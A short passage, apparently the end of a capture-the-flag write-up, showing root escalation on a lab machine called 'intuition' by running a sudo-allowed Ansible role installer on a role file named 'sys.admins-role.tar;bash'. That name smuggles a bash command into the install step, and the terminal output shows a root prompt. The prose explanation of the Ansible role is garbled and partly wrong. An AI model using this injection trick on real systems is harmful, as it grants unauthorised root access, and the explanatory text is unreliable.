 snap-private-tmp
'sys.admins-role.tar;bash'
```

> 💡 A Ansible role file, used for system automation. This file defines a role called galaxy_info which is used to manage system administrator users and create a group with sudoers permissions in an Ubuntu Xenial environment

It will create the new system role it is used to fill the prerequisite of use .yml file finally it will create a bash as root

```
lopez@intuition:/tmp$ sudo /opt/runner2/runner2 hi.json
Starting galaxy role install process
- sys.admins-role.tar is already installed, skipping.
root@intuition:/tmp#
```

machine pwned!!!!